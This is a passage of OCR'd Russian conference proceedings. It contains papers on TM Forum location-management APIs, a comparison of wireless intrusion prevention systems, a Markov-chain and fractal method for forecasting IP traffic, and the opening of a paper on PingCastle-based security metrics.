Из рис. 1 видно, что компонент Location Management может взаимодействовать с другими компонентами посредством TMF673 Geographic Address Management, TMF 674 Geographic Site Management и TMF675 Geographic Location:

– Geographic Site Management заполняет базу данных (создает сайты) клиента внутри инфраструктуры поставщика ИТ-услуг информацией, связанной с географическим месторасположением. И в случае создания запроса на заказ клиентом нового продукта, API осуществляет привязку данной услуги к географическому адресу, который был ранее привязан к пользователю [2];

– Geographic Address Management позволяет производить проверку адреса, введенного клиентом в процессе сбора заказа, а также получать местоположения данного адреса и географических объектов (город, дом, улица), связанных с адресом [3];

– Geographic Location используется в сервисах поставщиков цифровых услуг, использующих веб-картографию для представления географических объектов как точечно, так и с выделением области на карте [4].




Рис. 1. API компонента Location Management

TMF674 Geographic Site Management

В силу ограниченности объема в качестве примера будет детально рассмотрен Geographic Site Management. Для этого API определено 4 Events:

1. GeographicSiteCreateEvent – событие создания географического сайта;
2. GeographicSiteAttributeValueChangeEvent – событие изменения значения атрибута географического сайта;
3. GeographicSiteStatusChangeEvent – событие изменения статуса географического сайта;
4. GeographicSiteDeleteEvent – событие удаления географического сайта.

Рассмотрим следующую ситуацию для системы WFM. Клиент создает запрос через систему о неисправности оборудования и необходимости нового, но при этом в запросе дополнительно указывает о том, что изменилось географическое местоположение пользователя. Через систему создается инсталляционный наряд на новый адрес, а внутри компонента Location Mgmt генерируется событие-уведомление GeographicSiteAttributeValueChangeEvent, которое посредством TMF674 Geographic Site Management передается на обработку другому программному блоку. Описанное событие генерируется в данном компоненте непосредственно за счет его функциональности.

Если добавить новые функции компоненту Location Mgmt, то у данного программного блока появятся новые генерируемые или потребляемые события, которые не смогут быть переданы из-за отсутствия необходимых API.

Заключение

Авторы считают, что нельзя включить в состав компонента любую функцию из FF, так как в спецификации набор API определен, а программные интерфейсы, в свою очередь, ограничивают функциональность того или иного компонента. Каждый ODA-компонент имеет предложенную стандартную функциональность, но при этом она ограничена и достаточно небольшая, что приводит к тому, что большее число программных блоков можно и нужно использовать для построения новых систем. Такой подход делает ИТ-ландшафт поставщика цифровых услуг достаточно гибким и позволяет настраивать системы с более точным набором функций.

Список используемых источников

1. Кисляков С. В., Сухомлинов Д. И. Выделение ODA-компонентов для систем учёта сетевых ресурсов Network Resource Inventory // Актуальные проблемы инфотелекоммуникаций в науке и образовании.XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т. СПб.:, СПбГУТ, 2023. Т. 1. С. 623–627.

2. Кисляков С. В., Лочкарев Е. А. Выделение ODA-компонентов для систем управления рабочей силой (WFM) // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4 т. СПб.:СПбГУТ, 2023. Т. 1. С. 618–623.

3. TMFC014 Location Management v1.0.1 // tmforum.org URL:https://www.tmforum.org/resources/technical-specification/tmfc014-location-management-v1-0-1// (дата обращения 27.02.2024).

4. TMF673 Geographic Address Management API User Guide v4.0.0 // tmforum.org URL:https://www.tmforum.org/resources/specification/tmf673-geographic-address-management-api-user-guide-v4-0-0// (дата обращения 25.02.2024).

5. TMF674 Geographic Site Management API User Guide v4.0.1 // tmforum.org URL:https://www.tmforum.org/resources/specification/tmf674-geographic-site-management-api-user-guide-v4-0// (дата обращения 11.03.2024).

6. TMF675 Geographic Location Conformance Profile v4.0.0 // tmforum.org URL:https://www.tmforum.org/resources/standard/tmf675b-geographic-location-conformance-profile-v4-0-0// (дата обращения 18.03.2024).

УДК 004.056.53
ГРНТИ 81.93.29

ИССЛЕДОВАНИЕ СУЩЕСТВУЮЩИХ ПОДХОДОВ ДЛЯ ОБНАРУЖЕНИЯ СЕТЕВЫХ АТАК В БЕСПРОВОДНОЙ СЕТИ IEEE 802.11

А. Ю. Киструга, М. М. Ковцур, Н. Ф. Махмутова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В статье рассматривается проблема безопасности беспроводных сетей. Выделено несколько методов, которые могут быть использованы для достижения этой цели, включая исследование беспроводных систем обнаружения вторжений. На основе проведенных исследований сформулированы выводы о необходимости разработки универсального подхода, который учитывает все аспекты и обеспечивает максимальную безопасность беспроводной сети.

Беспроводные сети, производительность, информационная безопасность, Wi-Fi, качество обслуживания, универсальный подход

Беспроводные сети играют все более важную роль в современном мире, поскольку они обеспечивают гибкость, мобильность и удобство в сфере коммуникаций и передачи данных. Они используются в различных областях, включая бизнес, образование, здравоохранение, производство, транспорт и многие другие. Беспроводные сети также являются неотъемлемой частью Интернета вещей (*IoT*), где устройства могут обмениваться данными без проводного подключения.

Однако, с ростом использования беспроводных сетей возрастает их уязвимость перед различными видами кибератак. Злоумышленники могут пытаться осуществить несанкционированный доступ к беспроводным сетям, перехватывать конфиденциальные данные, проводить атаки типа "отказ в обслуживании" (*DDoS*) и многие другие виды атак. Актуальность проблемы защиты беспроводных сетей заключается в необходимости обеспечения безопасности передачи данных и защиты от угроз для беспроводных сетей и связанных с ними устройств [1]. В связи с этим, разработка эффективных методов выявления и предотвращения атак на беспроводные сети становится все более важной задачей.

WIPS (Wireless Intrusion Prevention System) – это система обнаружения и предотвращения вторжений в беспроводные сети. Она используется для мониторинга беспроводной инфраструктуры и выявления потенциальных угроз безопасности. WIPS обеспечивает защиту от несанкционированного доступа, атак по протоколам беспроводной связи и других угроз, позволяя оперативно реагировать на возможные инциденты и обеспечивать безопасность беспроводных сетей.

Существует два основных сценария мониторинга беспроводной среды в системе *WIPS* [2]. Первый включает использование точек доступа с функцией *WIPS mode*, которые могут одновременно обеспечивать доступ к сети и мониторинг беспроводного трафика. Во втором сценарии используется отдельный WIPS сенсор, который специализированно предназначен для мониторинга и анализа беспроводной среды без прямого участия в передаче данных [3]. Основной принцип работы первой системы заключается в том, что точки доступа в режиме сенсоров постоянно сканируют беспроводную среду на наличие несанкционированных устройств, аномальной активности и других потенциальных угроз (рис.1). Они могут обнаруживать различные типы атак, такие как подделка MAC-адресов, отказ в обслуживании (DoS), перехват трафика и другие [4]. При обнаружении подозрительной активности точки доступа в режиме сенсоров могут принимать различные меры, например, блокировать доступ к определенным устройствам, отправлять уведомления администраторам о потенциальной угрозе или автоматически изменять конфигурацию сети для предотвращения атак.




Рис. 1. Схема сети с точками доступа в режиме WIPS мониторинга

Беспроводная система предотвращения вторжений (WIPS) с применением отдельных сенсоров использует отдельные устройства-сенсоры для мониторинга беспроводной среды и обнаружения потенциальных угроз безопасности в беспроводных сетях [5]. Каждый сенсор представляет собой независимое устройство, способное сканировать беспроводную активность в определенной зоне покрытия (рис.2). Сенсоры могут быть размещены в различных точках сети для обеспечения максимального покрытия и обнаружения аномалий в различных областях [6-7]. Основные функции беспроводной системы WIPS с применением отдельных сенсоров включают:

1. Обнаружение несанкционированных устройств.
2. Мониторинг активности.
3. Реагирование на угрозы.
4. Журналирование и уведомления.




Рис. 2. Схема сети с WIPS сенсором

Для сравнения существующих WIPS систем приведена таблица 1.

ТАБЛИЦА 1. Сравнение WIPS систем

Производитель	Cisco	Aruba (HP)	Extreme	AirMagnet	Arista	Wathguard	ELTEX
Набор продуктов	WLC+ DNA-center	Aruba OS+ALE	AirDefense	AirMagnet Enterprise	AirTight/Cloud	Cloud Wi-Fi	AirGuard
Обнаружение неуправляемых точек	да	да	да	да	да	да	да
Детектирование DoS	да	да	да	да	да	да	да
Детектирование MITM	нет	нет	да	да	нет	нет	нет
Анализ соответствия корпоративным политикам безопасности	нет	нет	да	да	да	да	да
Определение местоположения	да	да	да	да	нет	да	нет
Спектральный анализатор	да	да	да	да	да	нет	нет
Интеграция с другими производителями	нет	нет	нет	да	да	да	да
Способ сканирования сети	Cisco Adaptive сенсор или встроен в точку доступа	сенсор AirWave	сенсор или встроен в точку доступа	сенсор AirMagnet Enterprise	встроен в точку доступа	точка доступа с облачным управлением	встроен в точку доступа

Заключение. Таким образом, исходя из рассмотренных методов обеспечения безопасности беспроводных сетей, в свете постоянно развивающихся методов атак на беспроводные сети, *WIPS* становится неотъемлемым элементом обеспечения безопасности. Он позволяет организациям и предприятиям защитить свои беспроводные сети от различных видов угроз, обеспечивая непрерывную защиту и мониторинг сетевой инфраструктуры. Разработка и использование *WIPS* играет ключевую роль в обеспечении безопасности беспроводных сетей и защите от потенциальных атак.

Список используемых источников

1. Yurkin D. V., Nikitin V. N. Intrusion detection systems in IEEE 802.11 broadband radioaccess networks // Information and control systems, 2014. № 2 (69). PP. 44–49.

2. Lovinger N., Gerlich T., Martinasek Z., Malina L. Detection of wireless fake access points/// 2020 12th International Congress on Ultra-Modern Telecommunications and Control Systems and Workshops (ICUMT), Brno, Czech Republic, 2020, PP. 113–118.

3. KDD cup 99 Intrusion detection data set // kdd.ics.uci.edu. 2005. URL: http://kdd.ics.uci.edu/ (дата обращения: 22.01.2024).

4. Kovtsur M., Minaev A., Abramenko G., Khramtsov D.// Investigation of Attacks and Methods of Protection of Wireless Networks During Authorization Using the IEEE 802.1x Protocol / ICFNDS 2021: The 5th International Conference on Future Networks & Distributed Systems, 2021. PP. 52–58.

5. Гордейчик С. В., Дубровин В.В. Безопасность беспроводных сетей. Москва: Горячая линия-Телеком, 2008. 348 с.

6. Ковцур М. М., Киструга А. Ю., Ворошнин Г. Е., Фёдорова А. Э. Исследование атак authentication failure и ARP inject и методов их обнаружения в сетях семей ства IEEE 802.11 // Информационные технологии и телекоммуникации, 2021. Том 9. №1. С.87–98. DOI 10.31854/2307-1303-2021-9-1-87-98.

7. Kocher G., Kumar G. Machine learning and deep learning methods for intrusion detection systems: recent developments and challenges. Soft Comput 25, 2021. Pp. 9731–9763.

УДК 004.738
ГРНТИ 49.34.06

МЕТОДИКА ПРОГНОЗИРОВАНИЯ ПОВЕДЕНИЯ IP ТРАФИКА МУЛЬТИСЕРВИСНОЙ СЕТИ ДЛЯ АГРЕГИРОВАННЫХ КАНАЛОВ СВЯЗИ

И. В. Клименко

НИИ «Рубин»

В современном мире системы связи являются основными средствами обеспечения взаимодействия между различными участниками информационного обмена. Согласно требованиям, предъявляемым к сетям связи [1], значения показателя вероятности доставки сообщения должно находиться в границах от 0,8 до 0,99. Данный показатель распространяется на среднестатистические условия функционирования сети, и не рассматривается для кризисных ситуаций [2]. Механизм, позволяющий проводить анализ поведения трафика и выполнять прогноз его поведения без задержек в канале, позволит повысить качество обслуживания абонентов мультисервсной сети в том числе и в кризисных ситуациях.

сеть передачи данных, агрегированный канал, абонент, многосвязная цепь Маркова, прогнозирование

Рассмотрим агрегированный канал мультисервисной сети связи, в котором циркулирует IP трафик абонентов. Объединенный трафик от узла коммутации передается на следующий узел коммутации сети. Исследование статистического материала позволило сделать вывод о том, что общий трафик описывается нестационарным случайным потоком, а трафик каждого абонента является стационарным и самоподобным.

Пусть $Y(t) = Y_1, Y_2, \ldots$ – интенсивность самоподобного потока данных, поступающего на вход узла коммутации, где Y_i – значение интенсивности потока в момент времени i. Пусть при разбиении на интервалы длиною в n отсчетов каждый получившийся поток является стационарным. Таким образом исходный поток описывается суперпозицией стационарных потоков:

$$Y(t) = sup\left(Y(t)_1^n, Y(t)_{n+1}^{2n}, Y(t)_{2n+1}^{3n}, \ldots, Y(t)_{(k-1)n+1}^{kn}, \ldots\right), \quad (1)$$

где k – номер интервала, при этом самоподобным является каждый выделенный поток $Y\ (t)^{(k)} = Y(t)_{(k-1)n+1}^{kn}$ [3].

Для каждого потока интенсивности $Y\ (t)^{(kn)}$ длиной n можно определить корреляционную размерность $D_{cor}^{(kn)}$ и параметр Хэрста $H^{(kn)}$.

Свойство масштабной инвариантности позволяет сделать вывод о неизменности фрактальных характеристик при увеличении масштаба анализируемого потока. При стационарности потока в случае увеличения длины интервала разбиения $Y(t)$ до m много больше n, значения фрактальных характеристик не изменятся [3; 4]:

$$\begin{cases} H^{(kn)} = H^{(km)} \\ D_{cor}^{(kn)} = D_{cor}^{(km)}, \end{cases} \quad \text{где } m \gg n \quad . \tag{2}$$

Таким образом, для каждого $Y(t)^{(k)}$ можно сопоставить два параметра: корреляционную размерность и коэффициент Хэрста.

Под трендом интенсивности $Y(t)$ определим поток $X(t)$, где $x_i \in [0; 1]$ задается последующему правилу:

$$x_0 = 0, \quad x_i = \begin{cases} 0, & y_i < y_{i-1} \\ 1, y_i \geq y_{i-1} \end{cases} \quad . \tag{3}$$

Поток $X(t)$ отражает поведение потока интенсивности $Y(t)$, где значение $x_i = 0$ характеризует снижение потока интенсивности по сравнению с предыдущим шагом, а $x_i = 1$ увеличение или неизменность значения интенсивности:

$$Y(t) \longmapsto X(t) \tag{4}$$

Разделим временной ряд $Y(t)$ на составляющие $\left(Y_{t_0}^{t_1}; Y_{t_1}^{t_2}, Y_{t_2}^{t_3} \dots\right)$, где для каждого $Y_{t_i}^{t_{i+1}}$ соблюдается условие стационарности. Для каждого из участков вычислим фрактальные свойства – коэффициент Хэрста и корреляционную размерность $\left((H_1, D_{cor1}), (H_2, D_{cor2}), (H_3, D_{cor3}) \dots\right)$. Поток $X(t)$ будет также состоять из участков $\left(X_{t_0}^{t_1}, X_{t_1}^{t_2}, X_{t_2}^{t_3} \dots\right)$, поведение каждого из которых возможно описать матрицей переходных вероятностей (МПВ) заданной связности $(P_1, P_2, P_3 \dots)$. Двоичная случайная величина x_i подчинена закону распределения Бернулли [96], следовательно, для каждого $X_{tk}^{t_{k+1}}$ определена вероятность нуля $P(0)_k$ как отношение количества символов «0» к размеру участка.

Таким образом, для каждого участка $Y_{t_{i-1}}^{t_i}$ с характеристиками (H_i, D_{cori})имеется соответствующий участок $X_{t_{i-1}}^{t_i}$, статистические свойства которого характеризуются вероятностью нуля $P(0)_i$ и МПВ P_i заданного масштаба, то есть, получена система:

$$\begin{cases} Y_{t_{i-1}}^{t_i} \longmapsto X_{t_{i-1}}^{t_i} \\ Y_{t_{i-1}}^{t_i} \longmapsto (H_i, D_{cori}) \\ X_{t_{i-1}}^{t_i} \longmapsto P(0)_i \\ X_{t_{i-1}}^{t_i} \longmapsto P_i \end{cases} \tag{5}$$

Исходя из системы выражений(5), можно сделать вывод о том, что фрактальные и статистические характеристики имеют взаимосвязь, и изменение одних повлечет за собой изменение других. Показатель Хэрста применяется для идентификации характеристик случайного процесса, например функции тренда. При этом показатель Хэрста напрямую связывается с максимальной оценкой энтропии [5]. Таким образом, поведение потока в общем случае можно представить в виде выражения, которое определяет его зависимость от начальной вероятности нуля, матрицы переходных вероятностей и фрактальных характеристик:

$$Y_{t_{i-1}}^{t_i} \longmapsto \big((P(0)_i, P_i), (H_i, D_{cori})\big) \quad (6)$$

Точной аналитической зависимости, описывающей связь фрактальных и статистических характеристик, не установлено, в связи с чем предлагается провести имитационное моделирование в результате которого формируется массив из элементов $P(0)_i, H_{ik}, D_{cori,k}, P_{i,k}$,где $P(0)\ \ i$ – вероятность события «0» на i-том шаге перебора начальных вероятностей, $P_{i,k}$ – матрица k-го варианта переходных вероятностей масштаба M на шаге i, для которых вероятность нулевого события равна исходному $P(0)_i$, $H_{i,k}$ – параметр Хэрста, $D_{cori,k}$ – корреляционная размерность. Выполнен расчет зависимостей матриц переходных вероятностей от корреляционной размерности и показателя Хэрста. Параметры моделирования приведены в таблице 1.

ТАБЛИЦА 1. Параметры инициализации имитационной модели

Наименование параметра	Значение
Максимальное количество отсчетов	2880000
Минимальное количество отсчетов	10000
Среднее значение интенсивности	128
Среднее значение изменения интенсивности	9
Шаг изменения вероятности	0,0001
Количество интервалов разбиения	100
Максимальная глубина (масштаб)	10

Методика получения МПВ заданного масштаба для исследуемого потока включает следующие шаги:

1. Рассчитать значения корреляционной размерности D'_{cor} и показателя Хэрста H' для потока $Y_1'^{(r-1)}$.

2. Рассчитать текущий тренд $X_1'^{(r-1)}$ для временного ряда $Y_1'^{(r-1)}$ по выражению (3).

3. Вычислить значение вероятности появления символа 0 согласно распределению Бернулли:

$$P'(0) = \sum_{i=1}^{r-1} x_i/(r-1) \quad . \quad (7)$$

4. По таблице для заданного масштаба M получить МПВ ДСВ:

$$P' = Find(P(0), H', D'_{cor}). \quad (8)$$

5. Рассчитать текущий тренд для последних M записей как двоичное слово:

$$a = \left(x_{r-1-(M)} x_{r-1-(M-1)} x_{r-1-(M-2)} \dots x_{r-1}\right), x_i = (0;1). \quad (9)$$

6. Определить два возможных следующих тренда путем удаления из a первого символа и добавления в конец 0 или 1:

$$\begin{aligned} a0 &= \left(x_{r-1-(M)} x_{r-1-(M-1)} x_{r-1-(M-2)} \dots x_{r-1} 0\right), \\ a1 &= \left(x_{r-1-(M)} x_{r-1-(M-1)} x_{r-1-(M-2)} \dots x_{r-1} 1\right). \end{aligned} \quad (10)$$

7. На основе элементов матрицы переходных вероятностей P', полученного по выражению (8), получить вероятности перехода из a в $a0$ и из a в $a1$:

$$\begin{aligned} p &= P'(1/a), \quad a \to a1 \\ q &= P'(0/a) \quad a \to a0 \end{aligned}. \quad (11)$$

Согласно выражению (3) значения переходных вероятностей позволяют оценить вероятность движения тренда временного ряда. Таким образом вероятность того, что следующее значение ряда будет превышать предыдущее, равно p, а вероятность уменьшения следующего значения будет равна q:

$$\begin{aligned} P(Y_r \geq Y_{r-1}) &= p \\ P(Y_r < Y_{r-1}) &= q \end{aligned}. \quad (12)$$


Значения p и q можно применять в критериях принятия решения, основанных на анализе вероятностей. Таким образом, разработанная методика позволяет получить численные значения вероятностей, определяющих поведения временного ряда, по рассчитываемым значениям фрактальных характеристик, и выполнить прогнозирование временного ряда.

Результаты проверки для масштабов $m = (2, 4, 6, 8)$ представлены на рис. 1 и . 2.

В результате анализа графиков можно сделать вывод, что точность прогнозирования возрастает с увеличением масштаба. При этом наихудший результат показан при масштабе распределения 2, что позволяет сделать вывод о недостаточно точном моделировании на заданном масштабе. С другой стороны, моделирование более крупных масштабов требует гораздо большего времени и объема памяти для хранения таблиц данных. Вероятность ошибки на участках стационарности в целом не превышает заданного порога $P_e \leq 0{,}3$.


Проведение оценок адекватности модели на стационарных потоках и экспериментальных данных показало, что модель ведет себя одинаково как для генерируемых стационарных потоков, так и для исследуемого потока, для участков стационарности вероятность ошибки не превышает $P_e \leq 0{,}3$.

Для проверки на устойчивость применен критерий Ван дер Вардена [8], Критерий является ранговым, поэтому он инвариантен по отношению к любому монотонному преобразованию шкалы измерения.



а) б)

Рис. 1. График зависимостей вероятностей ошибки от размера выборки для масштабов 2 (а), 4 (б) с определением границ участков стационарности



а) б)

Рис. 2. График зависимостей вероятностей ошибки от размера выборки для масштабов 6 (а), 8 (б) с определением границ участков стационарности

Результаты проверки отражены в таблице 2, где каждая строка – результат точности на соответствующем интервале, а столбец – значение точности прогнозирования на соответствующем подынтервале.

ТАБЛИЦА 2. Точность прогнозирования на каждом интервале

	1	2	3	4	5	...	999	1000
1	0,711509	0,774501	0,836669	0,707931	0,966936	...	0,980200	0,778486
2	0,705522	0,907854	0,821239	0,905110	0,761033	...	0,823056	0,925659
3	0,828147	0,951500	0,908629	0,704665	0,871220	...	0,873642	0,762350
.....								
9	0,704763	0,851013	0,752559	0,716677	0,885752	...	0,707991	0,925278
10	0,753990	0,944260	0,766914	0,833339	0,722035	...	0,995138	0,736574

Результат применения теста представлен в таблице 3.

ТАБЛИЦА 3. Результаты применения теста Ван дер Вардена

Параметр	Значение
Количество элементов	10
Размер каждой выборки	1000
Установлено рангов	176
Статистика Ван дер Вардена T	10,5900
Уровень значимости α	0,05
Квантиль χ^2	16,91898
Асимптотический p-уровень	0,3052
Генерированный p-уровень	0,3130

Статистика T меньше, чем квантиль распределения χ^2, следовательно все выборки принадлежат одной совокупности. Разработанная модель позволяет выполнить поиск значения МПВ в случае, если классические методы статистического анализа не способны предоставить адекватный результат. Разработанная методика прогнозирования, реализованная в виде алгоритма и программного средства, позволит существенно сократить временные затраты на выполнение прогноза и принятия решения по нему.

Список используемых источников

1. РД 107.15.2017-89 Средства радиоэлектронные общей техники. Метод оценки технического уровня (взамен ОСТ 4Г 0.090.234-84).

2. Милованова Т. А. Анализ показателей эффективности функционирования телекоммуникационных систем с вероятностным приоритетом обслуживания и пороговым управлением нагрузкой: дис. ... канд. физ. мат. наук: 05.13.17 [текст] М.: Российский университет дружбы народов, 2013. 135 с.

3. Kantelhardt J. W. Fractal and Multifractal Time Series, 2008. arXiv: 0804.0747 [physics.data-an].

4. Божокин С. В, Паршнин Д. А.. Фракталы и мультифракталы. Учебное пособие. Ижевск: НИЦ "Регулярная и хаотическая динамика", 2001. 128 с. ISBN 5-93972-060-9.

5. Михайлов А. А., Базуева С. А. Анализ задачи идентификации закона распределения случайных процессов [текст] // Инженерный вестник Дона : Электронный научный журнал, 2015. № 3.

6. Конышев М. Ю., Близнюк В. И., Панкратов А. В. Симуляция двоичных марковских процессов при статистическом моделировании ДКС [текст] / М. Ю. Конышев, // Сборник Информационно-технического и математического моделирования систем. М., 2013. с. 36–41.

7. Grassberger P. Procaccia I. Measuring the strangeness of strange attractors [электронный ресурс] // Physica D: Nonlinear Phenomena. 1983. т. 9, № 1. с. 189–208. DOI: 10.1016/0167-2789(83)90298-1. URL: http://www.sciencedirect.com/science/article/pii/0167278983902981.

8. Варден Б. Л. Математическая статистика [текст] : пер. origlanguage / Б. Л. Варден. М.: Иностранная литература, 1960. 435 с.

Статья представлена научным руководителем, директором по научно-техническому развитию АО «НИИ «Рубин» доктором технических наук, профессором Е. В. Гречишниковым

УДК 004.056
ГРНТИ 81.93.29

ОПРЕДЕЛЕНИЕ КОЛИЧЕСТВЕННЫХ ПОКАЗАТЕЛЕЙ ОЦЕНКИ ПРОЦЕССОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Д. В. Клишин[1], А. А. Чечулин[2]

[1] Санкт-Петербургский национальный исследовательский университет информационных технологий, механики и оптики
[2] Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

В настоящее время для обеспечения информационной безопасности на предприятиях требуется внедрять новые меры из-за возросшего количества угроз и возросшего участия государства в регулировании области. В связи с этим требуется объективный подход к оценке и мониторингу уровня информационной безопасности. Количественные показатели являются наиболее объективными свидетельствами, образующимися в ходе реализации процессов обеспечения информационной безопасности. Целью данной работы является выявление и анализ количественных показателей, получаемых с помощью инструмента PingCastle и применимых для оценки уровня информационной безопасности. В работе: проанализированы данные, получаемые с помощью PingCastle; выявлены количественные показатели из данных, получаемых при помощи PingCastle; проведена корреляция количественные показателей с процессами, описанными в приказе ФСТЭК России № 239.Так же в докладе описывается функциональность и возможности данного инструмента, и также представляются примеры количественных показателей, полученных в результате его использования. Рассматриваются основные преимущества и недостатки оценки с помощью PingCastle. Результаты исследования могут быть полезны для специалистов по информационной безопасности при разработке стратегий улучшения безопасности информационных систем и процессов.

PingCastle, уровень информационной безопасности, оценка уровня информационной безопасности, процессы информационной безопасности, количественные показатели, количественная оценка.

В условиях постоянного роста количества угроз информационной безопасности (далее – ИБ) для информационных инфраструктур предприятий и возросшего участия государства в регулировании области требуется внедрять новые меры, в связи с этим увеличивается сложность контроля и мониторинга процессов обеспечения информационной безопасности. Качественно выполняемый мониторинг процессов обеспечения ИБ позволяет вовремя выявлять недостатки систем обеспечения ИБ и формировать рекомендации по их устранению, тем самым уменьшая риски. Для повышения эффективности мониторинга процессов обеспечения ИБ требуется максимальная автоматизация, позволяющая уменьшить трудозатраты и увеличить

качество мониторинга. В данной статье рассматривается способ автоматизации сбора информации, использующейся при мониторинге процессов обеспечения ИБ, при помощи инструмента с открытым исходным кодом PingCastle.

Для выполнения мониторинга процессов обеспечения ИБ и контроля за их показателями требуется использовать процессный подход [1], так как он позволяет проверить не только выполнение меры, но и выполнение каждой задачи, поставленной в рамках реализации данной меры. Для этого требуется считать каждую меру ИБ как процесс, выстроенный для снижения конкретного риска ИБ, а задачу, поставленную в рамках выполнения меры, как экземпляр данного процесса.

Таким образом оценка реализации каждой меры зависит от количества выполненных задач. Это позволяет осуществлять более объективную оценку уровня ИБ за счет использования количественных показателей. При этом уровень ИБ можно выразить в виде отношения количества реализованных мер к общему количеству мер из модели ИБ:

$$ISL = \frac{MRN}{TM},$$

где:

– ISL – уровень ИБ;
– MNR – количество реализованных мер ИБ;
– TM – количество мер в модели ИБ.

В связи с этим формулу определения количества реализованных мер можно представить как сумму отношения выполненных задач к общему числу задач по каждой мере:

$$MRN = \sum_{k=1}^{n} \left(\frac{RN_{\text{n}}}{TC_{\text{n}}}\right),$$

где:

– RN – количество выполненных задач;
– TC – общее количество задач по мере управления рисками.

При этом для выявления показателей RN и TC осуществляется сбор и обработка количественных показателей процесса. Количественные показатели можно сгруппировать на следующие категории:

– Временные – показатели об общей продолжительности процесса, времени простоя.

– Технологические – количество автоматизированных рабочих мест, средств защиты информации, работников и т.п.

– Финансовые – стоимость реализации процесса.

– Качественные – количество инцидентов, уязвимостей.

Основываясь на вышеперечисленном, для оценки уровня ИБ становится необходим сбор качественных и технологических показателей процессов обеспечения ИБ. Данную задачу позволяет реализовать

PingCastle. PingCastle – это инструмент, предназначенный для определения уровня безопасности Active Directory с помощью методологии, основанной на оценке рисков и структуре зрелости. В таблице ниже приведено описание модулей PingCastle [2], осуществляющих сбор количественных показателей.

ТАБЛИЦА 1. Описание функции PingCastle

№	Функция	Описание	Получаемые данные
Модуль scanner			
1.	aclcheck	Проверяет авторизацию, связанную с пользователями или группами.	Информация о контроллере домена: Domain controller name, Operating System, Creation Date, Startup Time, Uptime, Owner, Null sessions, SMB v1, Remote spooler, FSMO role, WebDAV
